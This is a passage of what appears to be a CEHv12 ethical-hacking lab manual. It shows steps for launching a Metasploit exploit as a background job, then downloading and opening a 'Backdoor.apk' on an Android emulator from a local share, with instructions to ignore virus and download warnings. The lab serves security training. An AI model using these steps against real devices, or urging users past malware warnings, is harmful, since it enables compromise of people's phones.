


16. Type **exploit -j -z** and press **Enter**. This command runs the exploit as a background job.




17. Click **CEHv12 Android** to switch to the **Android** emulator machine.

18. If the **Android** machine is non-responsive then, navigate to **Virtual Machines** tab and click **Reset** button to reset the machine.




19. In the **Android Emulator GUI**, click the **Chrome** icon on the lower section of the **Home Screen** to launch the browser.



20. In the address bar, type **http://10.10.1.13/share** and press **Enter**.

> Note: If a **Browse faster. Use less data.** notification appears, click **No thanks**.
>
> Note: If a pop up appears, click **Allow**.

21. The **Index of /share** page appears; click **Backdoor.apk** to download the application package file.




22. After the download finishes, a notification appears at the bottom of the browser window. Click **Open** to open the application.


Note: If Chrome needs storage access to download files, a pop-up will appear; click **Continue**. If any pop-up appears stating that the file contains a virus, ignore the message and download the file anyway.

Note: **In Allow Chrome to access photos, media, and files on your device?**, click **ALLOW**.


Note: If a warning message appears at the lower section of the browser window, click **OK** or **Download anyway**



